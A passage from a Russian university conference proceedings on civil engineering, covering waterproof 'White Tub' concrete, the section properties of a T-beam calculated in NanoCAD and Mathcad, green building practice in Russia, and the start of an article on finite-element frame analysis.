Для данной технологии требуется бетон водонепроницаемости марки W12 – W20 (в соответствии с ГОСТ 12730.5-84). Уровень водонепроницаемости повышается за счёт напрягающих цементов (вяжущего состава высокой прочности и с малым временем схватывания). В этой технологии используют напрягающие цементы типа НЦ 10/20 марок 400 – 600 [1]. С использованием подобного вяжущего вещества бетонные смеси не дают усадок, гидратируя, увеличиваются в объёме. Также преимуществом использования является прочное сцепление смеси с арматурой и сокращение количества трещин в бетоне.

Основная часть

С повышением уровня водонепроницаемости снижается уровень газонепроницаемости более чем в 40 раз (по сравнению с портландцементными бетонами). Это положительно влияет при строительстве подземных сооружений в грунте с высоким содержанием радона.

Рецептура водонепроницаемого бетона: напрягающий цемент, гидроизоляционная добавка (от 3 до 5 л на 1 м³ бетонной смеси), песок, щебень, вода.

Усадочные трещины. Усадочные трещины образуются в процессе твердения бетона. Их размеры нормируются в значениях до 0,15 мм.

Факторы, влияющие на интенсивность трещинообразование и методы их предотвращения, могут быть следующие:

1. Состав бетонного раствора. Решение заключается в снижении доли цемента за счёт добавления суперпластификатора, а также в снижении доли воды в составе за счёт пластифицирующих добавок, повышающих устойчивость бетона к воздействию влаги, увеличивающих прочность и предотвращающих расслаивание смеси при длительном хранении и перевозке.

2. Температура окружающей среды. При повышенных температурах бетон расширяется.

3. Перепады температур в течение суток.

4. Неправильное армирование бетонных конструкций. Решение в использовании трещинораспределительной арматуре, поглощающей возникающие растягивающие напряжения.

5. Интенсивность испарения воды. Решение заключается в обустройстве на опалубке влагонепроницаемого покрытия для блокировки испарения [2].

Герметизация швов. Гидроизоляция технологических и деформационных швов является обязательным элементом технологии «Белая ванна». Для герметизации швов используют гидроизоляционные шпонки – ленты для гидроизоляции рабочих швов литых бетонных конструкций. Выбор шпонки зависит от типа шва и степени его деформации.

В будущий шов устанавливается гидрошпонка и заливается бетоном, создавая препятствие на пути попадания воды. Бетонная смесь, окружающая гидрошпонку, должна быть хорошо уплотнена, поскольку эффективность работы герметизации зависит от уровня контакта гидроизоляционной ленты и бетона [3].

Также следует отметить важность стыковки отдельных кусков гидрошпонок. Рекомендуется торцевая стыковка, которая позволяет обеспечить сплошность полотна шпонки, в от-

личии от стыковки внахлест, которая недопустима в данной технологии. Используются материалы на основе поливинилхлорида, который легко сваривается.

Для деформационных швов сложной формы (наличие изгибов, углов, поворотов, Т- и Х-образных элементов) используются фасонные элементы, изготавливаемые в заводских условиях, рисунок 1.

В условиях строительной площадки выполняются лишь прямолинейные стыки с




Рисунок 1 – Герметизация возможных технологических элементов:

А) Схема расположения гидрошпонок в рабочих швах

Б) Гидроизоляционная шпонка с набухающим резиновым профилем

помощью термоножа – специального нагревательного аппарата для сварки [3].

Герметизация технологических отверстий. Технологические отверстия обеспечивают прохождение коммуникаций сквозь ограждающие конструкции. Для герметизации коммуникационных вводов используют набухающие профили из гидрофильной резины и бентонита [4]. Для герметизации технологических отверстий используют дисклудеры – устройство диаметром от 20 до 35 мм, герметизирующее отверстия от стяжных болтов разборно-переставных опалубок в ограждающих элементах сооружений, рисунок 2.

Достоинства и недостатки технологии «Белая ванна».

1. Отсутствие разрушающего воздействия химических соединений, растворен-




Рисунок 2 – Герметизация монтажного отверстия дисклудером [5]

ных в грунтовой воде, на внешний слой защиты.

2. Отсутствие механических повреждений на внешнем слое от щебневой или грунтовой отсыпки.

3. Замоноличенные в бетон гидроизоляционные материалы определяют его долговечность, а, следовательно, долговечность здания.

4. Снижение сроков строительства и затрат на ремонт.

Слабым местом системы гидроизоляции является стык между полом и стеной. По причинам диффузии, капиллярной абсорбции и падения давления здание/сооружение теряет герметичность. Поэтому герметизация швов также важна, как и сам водонепроницаемый бетон.

Заключение

Когда и конкретно где было построено первое сооружение по данной технологии неизвестно, но в Западной Европе практически вытеснена традиционная технология с использованием обмазочной гидроизоляции и битума. В Российской Федерации «Белая ванна» впервые была применена в Санкт-Петербурге в 2008 году для строительства технического тоннеля, который эксплуатируется и сейчас.

На настоящий момент технология «белая ванна» имеет самую высокую подтверждённую надёжность полностью исключая возможность протечек. В качестве суперпластификатора используются такие серии как, MC-TECHNIFLOW и MC-POWERFLOW со специализированным наполнителем CENTRILIT NC, а также инъект-системы MC-IS и дополнительные материалы MC-INJEKT, MC-INJEKT 2300 TOP.

СПИСОК ИСТОЧНИКОВ

1. Скупов Б., Все глубже, глубже и глубже. Стратегия инновационного развития подземного городского пространства / Строительный эксперт / Портал для специалистов архитектурно-строительной отрасли / <https://ardexpert.ru/article/4137> / Заглавие с экрана, [Дата обращения 22. 07 2023].
2. Гидроизоляция «Белая ванна». Группа компаний «Кальматрон» [Заглавие с экрана] https://kalmatron.ru/articles/gidroizolyaciya_belaya_vanna/ - Дата обращения 22.07.23
3. Цокольный этаж и технология БЕЛАЯ ВАННА. Компания «Гидродом» [Заглавие с экрана] - <https://gidro-dom.ru/advice/tsokolnyy-etazh-i-tehnologiya-belaya-vanna/> - Дата обращения 22.07.23
4. Глушакова Ю.С., Латина С.В. Методы расчёта железобетонных конструкций. / Современные наукоемкие технологии. 2013. № 7-1. С. 59.
5. Васильев А.С., Латина С.В. Необходимость автоматизации проектирования состава тяжёлых бетонов / Современные наукоемкие технологии. 2013. № 7-1. С. 59.

УДК 539.3:004.4

Кулешов Евгений Валерьевич, студент, Комсомольский-на-Амуре государственный университет;

Kuleshov Evgeny Valerievich, student of Komsomolsk-na-Amure State University.

Чудинов Юрий Николаевич, кандидат технических наук, доцент, кафедра «Кораблестроение и компьютерная инженерия», Комсомольск-на-Амуре государственный университет

Chudinov Yuri Nicolaevich, Ph.D. in Technical Sciences, Associate Professor, Department of Shipbuilding and Computer Engineering, Komsomolsk-on-Amur State University.

ВЫЧИСЛЕНИЕ ГЕОМЕТРИЧЕСКИХ ХАРАКТЕРИСТИК СЕЧЕНИЙ В ПРОГРАММЕ NANOCAD СПДС

CALCULATION OF GEOMETRIC CHARACTERISTICS OF SECTIONS IN THE PROGRAM NANOCAD СПДС

Аннотация. В статье рассматриваются задача вычисления основных геометрических характеристик таврового сечения в программе NanoCAD СПДС. Рассмотрены основные геометрические характеристики сечений и их применение в практических задачах расчета строительных конструкций. Описан алгоритм решения задачи в программе NanoCAD СПДС.

Abstract. The article deals with the problem of calculating the basic geometric characteristics of the T-section in the nanoCAD SPDS program. The main geometric characteristics of sections and their application in practical problems of calculation of building structures are considered. The algorithm for solving the problem in the nanoCAD SPDS program is described.

Ключевые слова: геометрические характеристики сечений, программа NanoCAD СПДС, момент инерции сечения, момент сопротивления.

Key words: geometric characteristics of sections, nanoCAD SPDS program, moment of inertia of the section, moment of resistance.

Знания, умения и навыки вычисления основных геометрических характеристик сечений строительных конструкций являются неотъемлемым требованием к квалификации любого инженера-строителя. В первую очередь, конечно, необходимо обладать элементарными теоретическими знаниями по определению геометрических характеристик, а главное понимать в каких именно расчетах применяется конкретная величина (характеристика).

Перечислим основные геометрические характеристики сечений.

1. Площадь сечения – A . Имеет размерность – см^2 . Абсолютная величина, значение которой не зависит от выбора системы координат. Чаще всего используется в расчете на прочность растянутых и сжатых элементов. Произведение площади сечения на модуль упругости $E \cdot A$ называется продольной жесткостью и имеет размерность кН.

2. Моменты инерции сечения – I_x, I_y . Имеют размерность – см^4 . Относительные величины, значения которых зависят от выбора системы координат. Используются в расчете на жесткость (вычислении прогибов) изгибаемых элементов. Произведение момента инерции сечения на модуль упругости $E \cdot I_x$ ($E \cdot I_y$) называется изгибной жесткостью и имеет размерность кН · м². Изгибные жесткости играют важную роль в расчете статически неопределимых систем. В зависимости от соотношения этих жесткостей происходит перераспределение усилий между отдельными элементами конструкции.

3. Моменты сопротивления – W_x, W_y . Имеют размерность – см^3 . Относительные величины, значения которых зависят от выбора системы координат. Моменты сопротивления для симметричного сечения могут быть вычислены по следующим формулам:

$$W_x = I_x / 0.5 \cdot h,$$

$$W_y = I_y / 0.5 \cdot b. \text{ Используются в расчете на прочность изгибаемых элементов.}$$

4. Радиусы инерции сечения – i_x, i_y . Имеют размерность – см. Относительные величины, значения которых зависят от выбора системы координат. Радиусы инерции сечения могут быть вычислены по следующим формулам: $i_x = \sqrt{I_x}$, $i_y = \sqrt{I_y}$. Одни из самых важных параметров при расчете сжатых элементов. Гибкости стержневых элементов вычисляются по следующим формулам $\lambda_x = L_0 / i_x$, $\lambda_y = L_0 / i_y$. Где L_0 – расчетная длина элемента.

Но помимо теоретических сведений по вычислению геометрических характеристик, надо конечно иметь навыки автоматизированного решения такой задачи. Обычно для вычислений принято использовать такие программы, как Excel или Mathcad. Но немногие знают, что и большинство графических систем позволяют находить геометрические характеристики сечения.

Рассмотрим пример вычисления основных геометрических характеристик таврового сечения каменного простенка [1] в программе NanoCAD СПДС (рисунок 1)




Рисунок 1 – Тавровое сечение

Алгоритм решения будет следующий.

1. С помощью графических примитивов создаем в программе NanoCAD СПДС тавровое сечение по исходным данным (размерам) не привязываясь к текущей системе координат (рисунок 2 а).






Рисунок 2 – Тавровое сечение в NanoCAD

2. Создаем объект «область» с помощью пиктограммы , расположенной на закладке черчения. Только такой объект будет обладать всеми геометрическими характеристиками.

3. Переносим систему координат в среднюю точку верхней границы полки тавра (рисунок 2 б).

4. Делаем запрос с помощью команд «утилиты» - «сведения» - «геометрия и масса» (рисунок 3,а). Результаты запроса сохраняем в текстовый файл (рисунок 3, б)



```

Области:
Периметр: 412.0000
Площадь: 7229.0000
Ограничивающая рамка:
X: 0.0000 -- 103.0000
Y: -51.5000 -- 51.5000
Центр масс:
X: 42.6163
Y: 0.0000
Моменты инерции:
X: 4178828.4165
Y: 19527473.6636
Ц/бж. мом. инерции:
XY: 0.0000
Радиусы инерции:
X: 24.0430
Y: 51.9737
Главные моменты и направления X-Y
I: 4178828.4165 [1.0000 0.0000]
J: 6398509.5742 [0.0000 1.0000]
  
```

Рисунок 3 – Запрос геометрических характеристик сечения в программе NanoCAD СПДС, а – порядок запроса, б – результаты запроса.

Ниже на рисунке 4 приведены результаты аналитического расчета геометрических характеристик тавра в программе Mathcad. Как и ожидалось результаты полностью совпали с расчетами в программе NanoCAD СПДС.

Определяем геометрические характеристики сечения, при этом фактическое тавровое сечение простенка заменяем суммой прямоугольных фигур.

Площадь сечения

$$b := 51 \quad h := 103 \quad A_1 := b \cdot h = 5.253 \times 10^3$$

$$b' := 26 \quad h' := 38 \quad A_2 := b' \cdot h' = 988$$

$$A := A_1 + 2A_2 = 7229$$

Находим положение центра тяжести сечения:

$$y_1 := \frac{h}{2} = 51.5 \quad y_2 := \frac{h'}{2} = 19$$

$$y_c := \frac{A_1 \cdot y_1 + 2A_2 \cdot y_2}{A} = 42.616$$

Момент инерции сечения относительно его центра тяжести

$$a_1 := y_1 - y_c = 8.884 \quad a_2 := y_2 - y_c = -23.616$$

$$I_{x1} := \frac{b \cdot h^3}{12} = 4.644 \times 10^6 \quad I_{x2} := \frac{b' \cdot h'^3}{12} = 1.189 \times 10^5$$

$$I_x := I_{x1} + a_1^2 \cdot A_1 + 2(I_{x2} + a_2^2 \cdot A_2) = 6.399 \times 10^6 \quad +$$

Радиус инерции сечения

$$i_x := \sqrt{\frac{I_x}{A}} = 29.751$$

Рисунок 4 – Результаты аналитического расчета в программе Mathcad

В заключение отметим главную причину, по которой в этой статье приведена методика расчета геометрических характеристик тавра в программе NanoCAD СПДС. Для простых сечений возможно более быстрым и наглядным решение этой задачи было бы, например, в программе MathCAD. Но если необходимо найти характеристики сечения очень сложной геометрии, для которого аналитические расчеты однозначно будут затруднительны, то для программы NanoCAD СПДС трудоемкость расчета будет такой же, как и для простого сечения. Но при этом не надо забывать важную прописную истину. При использовании любой расчетной программы обязателен контроль вычислений.

СПИСОК ИСТОЧНИКОВ

1. Каменные и армокаменные конструкции. Расчет и конструирование: учеб. пособие / Д.В. Артюшин, Н.Н. Ласьков, А.В. Туманов, С.А. Болдырев, С.А. Толушов; под общ. ред. д-ра техн. наук, проф. Ю.П. Скачкова. – Пенза: ПГУАС, 2015. – 116 с..
2. Проблемы импортозамещения САПР в строительстве. Международная научно-практическая конференция «Региональные аспекты развития науки и образования в области архитектуры, строительства, землеустройства и кадастров в начале III тысячелетия. Научные чтения памяти профессора В.Б. Федосенко.»/ Комсомольск-на-Амуре, 16-27 ноября 2015 г, с..84-87.

УДК 69.05

Малов Максим Николаевич, студент, Комсомольский-на-Амуре государственный университет

Malov Maksim Nikolaevich, student, Komsomolsk-on-Amur State University

Сысоев Евгений Олегович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Sysoev Evgeniy Olegovich, candidate of economic sciences, associate professor, Komsomolsk-on-Amur State University

РАЗВИТИЕ ЭКОЛОГИЧНЫХ ТЕХНОЛОГИЙ В СТРОИТЕЛЬСТВЕ

DEVELOPMENT OF SUSTAINABLE TECHNOLOGIES IN CONSTRUCTION

Аннотация. В данной статье проводится анализ текущих проблем и будущих перспектив в развитии экологических технологий в строительстве с учетом экологических тенденций как в России, так и в мире. При исследовании преимуществ использования зеленых технологий в строительстве были выделены три группы: экологические, экономические и социальные преимущества.

Abstract. This article analyzes current problems and future prospects in the development of environmental technologies in construction, considering environmental trends both in Russia and in the world. When studying the advantages of using green technologies in construction, three groups were identified: environmental, economic and social benefits.

Ключевые слова: экологичные технологии в строительстве, энергоэффективность.

Key words: sustainable technologies in construction, energy efficiency.

Введение

Сфера строительства является одним из самых перспективных направлений для интеграции современных экологических требований и стандартов. Эта сфера определяет главные принципы формирования и градостроительства во всем мире, обладая широким спектром возможностей для экологического улучшения жизни людей. При этом наиболее важным шагом развития строительных технологий является внедрение и активное использование новых экологических стандартов и технологий во время проектирования здания.

Основная часть

Первоначальные стандарты и системы сертификации экологически чистых технологий строительства зданий были разработаны еще в 1990-х годах, получив международное признание, которые являются актуальными и на сегодняшний день. Это американский стандарт LEED и британский стандарт BREEAM.

Все экологические стандарты обладают главной чертой, которая их объединяет – это постоянное совершенствование. Оно подразумевает в себе увеличение количества объектов, которые соответствуют экологичным стандартам, и усовершенствование критериев, для оценивания рейтинга. Помимо этого, экологические стандарты стремятся достигнуть высоких показателей экологической безопасности и комфортабельности зданий, а также гарантировать их качество.

Одни из наиболее часто применяемых экологических технологий можно выделить следующие:

- Применение возобновляемых источников энергии для производства электроэнергии.
- Внедрение программы по утилизации отходов для снижения отрицательного влияния на окружающую среду.
- Рациональное потребление водных ресурсов, включающее в себя: сбор и использование дождевой воды для бытовых нужд, очистку и повторное использование сточных вод для полива зеленых насаждений.

Зеленые технологии широко применяются в коммерческой недвижимости, однако использование этих технологий в сфере жилой недвижимости не является достаточно распространённым ввиду высоких расходов (рисунок 1).




Рисунок 1 – Категории применения зеленых технологий в зависимости от типов зданий

Экологические технологии в России находятся на начальных этапах внедрения в сферу строительства. В настоящий момент, около 120 зданий получили статус экологически чистых объектов. Особо широкое распространение экологические технологии в нашей стране получили в периоды строительства объектов, предназначенных для проведения Олимпийских игр 2014 и Чемпионата мира по футболу 2018 и при возведении зданий коммерческой недвижимости (например, в офисных зданиях), как указано в таблице 1.

Таблица 1 – Примеры экологических объектов в России

№ п/п	Сооружение	Использованные экологические технологии
1	Здание учебно-административного корпуса Российского международного олимпийского университета, г. Сочи, 2013 год.	Внедрение системы экологичной утилизации строительных отходов
		Применены современные технологии освещения, которые снижают энергопотребление
		Применены экологически безопасные материалы
		Разделение водопровода на питьевую и техническую воду для более экономичного расхода воды
		Применяются технологии рециркуляции воды
2	Башня «Меркурий-Сити», г. Москва, 2016 год.	Монтаж освещения, снижающего энергопотребление
		Установка автоматизированной системы регулирования микроклимата и освещения
		Использование интеллектуальной системы регулирования тепловых насосов, снижающих энергопотребление
		Для отделки помещений использовались материалы, не наносящие вреда экологии
3	Реконструкция стадиона «Лужники», г. Москва, 2017 год.	Были установлены современные и энергоэффективные инженерные системы и оборудования, а также были введены в эксплуатацию автоматизированные системы управления инженерными системами здания
		Была сохранена растительность на реконструированной территории
		Запущена система классификации бытовых отходов
4	Программа реновации хрущевок в Москве, 2017 г. – н. в.	Вторичное использование строительных отходов: <ul style="list-style-type: none"> – Конструкции из бетона отправляют в дробильные цеха, где получают щебень, который будет использован для приготовления бетона, проведения насыпных работ; – Керамические отходы перерабатывают в крошку для отсыпки пешеходных дорожек;

	<ul style="list-style-type: none"> – Стекло перерабатывают и получают стекловату; – Отходы от кровельного покрытия – в гудрон; – Из деревянных конструкций изготавливают топливные брикеты; – Также различные пластиковые элементы используют для производства покрытия на спортивных площадках и тротуарной плитки.
	«Умный снос» зданий – применение технологий снижающие шум и пыль при сносе

В современном мире экологические технологии в строительстве становятся более востребованными и перспективными. Это обусловлено тем, что они способствуют решению важных экологических проблем, таких как загрязнение всей среды, которая нас окружает, истощение полезных ресурсов и ископаемых и т.д. Помимо этого, экологические технологии имеют ряд преимуществ и недостатков, которые представлены на рисунке 2. Таким образом, внедрение и развитие экологических технологий в строительную отрасль является актуальной и перспективной задачей для России и для всего мирового сообщества в целом.




Рисунок 2 – Преимущества и недостатки внедрения экологических технологий в строительстве

Заключение

В России присутствует ряд проблем при внедрении экологических технологий в строительную отрасль, которые характерны для большинства стран на первоначальных этапах данного процесса. Следующие факторы являются основными источниками этих проблем: недостаток соответствующего опыта у участника строительной отрасли; сравнительно низкие тарифы на энергоресурсы, благодаря которым снижается стимул к энергоэффективности и применению экологических технологий; низкая заинтересованность внутренних компаний и потребителей во внедрении стандартов экологических технологий; высокие затраты заставляют организации отказываться от применения различных инноваций в строительной отрасли.

Несмотря на трудности, все больше стран и организаций осознают, что экологические технологии будут необходимы для развития строительства в будущем. Сегодня

использование современных экологических технологий помогает не только защитить окружающую среду, но и обеспечить более высокий уровень жизни и повысить экономическую эффективность.

СПИСОК ИСТОЧНИКОВ

1. Аминов Р.Э. Оптимизация расчетов теплотехнических характеристик стеновых конструкций при проектировании жилых зданий / Р.Э. Аминов, О.Е. Сысоев // Региональные аспекты развития науки и образования в области архитектуры, строительства, землеустройства и кадастров в начале III тысячелетия. Материалы X Международной научно-практической конференции. В 2-х частях. / редкол. : О.Е. Сысоев (отв. ред.) [и др.] – Комсомольск-на-Амуре: ФГБОУ ВО «КНАГУ». – 2023. 143-146.

2. Арсентьева К.А. Эффективность использования противоморозных добавок при зимнем бетонировании / К.А. Арсентьева, О.Е. Сысоев // В сборнике: Региональные аспекты развития науки и образования в области архитектуры, строительства, землеустройства и кадастров в начале III тысячелетия. Материалы X Международной научно-практической конференции. В 2-х частях. / редкол. : О.Е. Сысоев (отв. ред.) [и др.] – Комсомольск-на-Амуре: ФГБОУ ВО «КНАГУ». – 2023. 146-149.

3. Олейникова С.А. Прогрессивные конструкции устройства дамб / С.А. Олейникова, О.Е. Сысоев // В сборнике: Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы VI Всероссийской национальной научной конференции молодых учёных. – Комсомольск-на-Амуре: ФГБОУ ВО «КНАГУ». – 2023. 110-113.

4. Азимзода Ш.С. Гидроизоляция фундаментов при высоких грунтовых водах / Ш.С. Азимзода, О.Е. Сысоев // В сборнике: Региональные аспекты развития науки и образования в области архитектуры, строительства, землеустройства и кадастров в начале III тысячелетия. Материалы Международной научно-практической конференции. / редкол. : О.Е. Сысоев (отв. ред.) [и др.] – Комсомольск-на-Амуре: ФГБОУ ВО «КНАГУ». – 2022. 113-114.

УДК 624.94

Малышев Андрей Ильич, студент, Комсомольский-на-Амуре государственный университет

Malyshev Andrey Ilyich, student of Komsomolsk-na-Amur State University

Чудинов Юрий Николаевич, кандидат технических наук, доцент, Комсомольск-на-Амуре государственный университет

Chudinov Yuri Nicolaevich, Ph.D. in Technical Sciences, Associate Professor, Komsomolsk-on-Amur State University

РАСЧЕТ ПОПЕРЕЧНОЙ РАМЫ ОДНОЭТАЖНОГО ПРОМЫШЛЕННОГО ЗДАНИЯ МЕТОДОМ КОНЕЧНЫХ ЭЛЕМЕНТОВ

CALCULATION OF THE TRANSVERSE FRAME OF A SINGLE-STOREY INDUSTRIAL BUILDINGS BY THE FINITE ELEMENT METHOD

Аннотация. В статье рассматриваются расчет поперечной рамы одноэтажного промышленного здания методом конечных элементов. Анализируются различные варианты плоских и пространственных расчетных схем. Описываются основные инструменты для разработки модели в ПК «Лира-САПР». Приводится сравнение результатов численного и аналитического расчета плоской рамы на постоянную нагрузку.

Abstract. The article discusses the calculation of the transverse frame of a single-storey industrial building by the finite element method. Various variants of flat and spatial calculation

schemes are analyzed. The main tools for developing a model in the Lira-CAD PC are described. The results of numerical and analytical calculation of a flat frame for a constant load are compared.

Ключевые слова: одноэтажное промышленное здание, метод конечных элементов, расчетные схемы.

Key words: single-storey industrial building, finite element method, calculation schemes.

Введение

Статический расчет одноэтажного промышленного здания с мостовыми кранами является одной из самых сложных и трудоемких задач расчета железобетонных каркасных зданий. Объясняется это следующими основными причинами: сложностью геометрической схемы, несоосностью осей элементов, переменностью сечения колонн и наличия в них пустот, разнотипностью действующих на здание нагрузок. Существуют методики приближенного решения этой задачи с применением метода сил или метода перемещений, но зачастую они приводят к серьезным погрешностям. А главное, выполнить полноценный пространственный расчет аналитическими методами представляется просто нерешаемой задачей. Поэтому главным инструментом выполнения статического расчета в настоящее время является метод конечных элементов (МКЭ).

Расчетная модель

Пространственный расчет строго обязателен в настоящее время согласно требованиям нормативных документов, при расчете на сейсмические воздействия. Расчет на другие виды горизонтальных нагрузок (ветровые, крановые) может быть теоретически выполнен по плоским расчетным схемам, но это обычно ведет к значительным погрешностям. На рисунке 1 приведена расчетная пространственная модель промышленного здания.




Рисунок 1 – Пространственная модель одноэтажного промышленного здания

Расчет же на постоянную и снеговую нагрузки возможен и по плоским расчетным схемам. Рассмотрим пример численного расчета плоской поперечной рамы одноэтажного двухпролётного промышленного здания с применением ПК «Лира-САПР» на действие постоянной нагрузки [1]. Расчетная схема поперечной рамы приведена на рисунке 2.




Рисунок 2 – Плоская расчетная схема поперечной рамы

Учет несоосности надкрановой и подкрановой частей крайних колонн был выполнен с помощью абсолютно жестких вставок (АЖВ). Этот же инструмент использовался для учета внецентренной передачи нагрузки от стропильной конструкции на колонны. При использовании метода сил (или метода перемещений) наличие пустот в сквозных колоннах учитывается приближенно поправочным коэффициентом. В МКЭ модель средней сквозной колонны представляет собой рамную конструкцию максимально приближенную к реальной конструкции. Если при «ручном» расчете для сквозной колонны получают обобщенный изгибающий момент, то ПК «Ли́ра-САПР» выдает усилия для каждого элемента (ветвей, распорок) отдельно.

На рисунке 3 приведены эпюры внутренних усилий в раме от действия постоянной нагрузки.

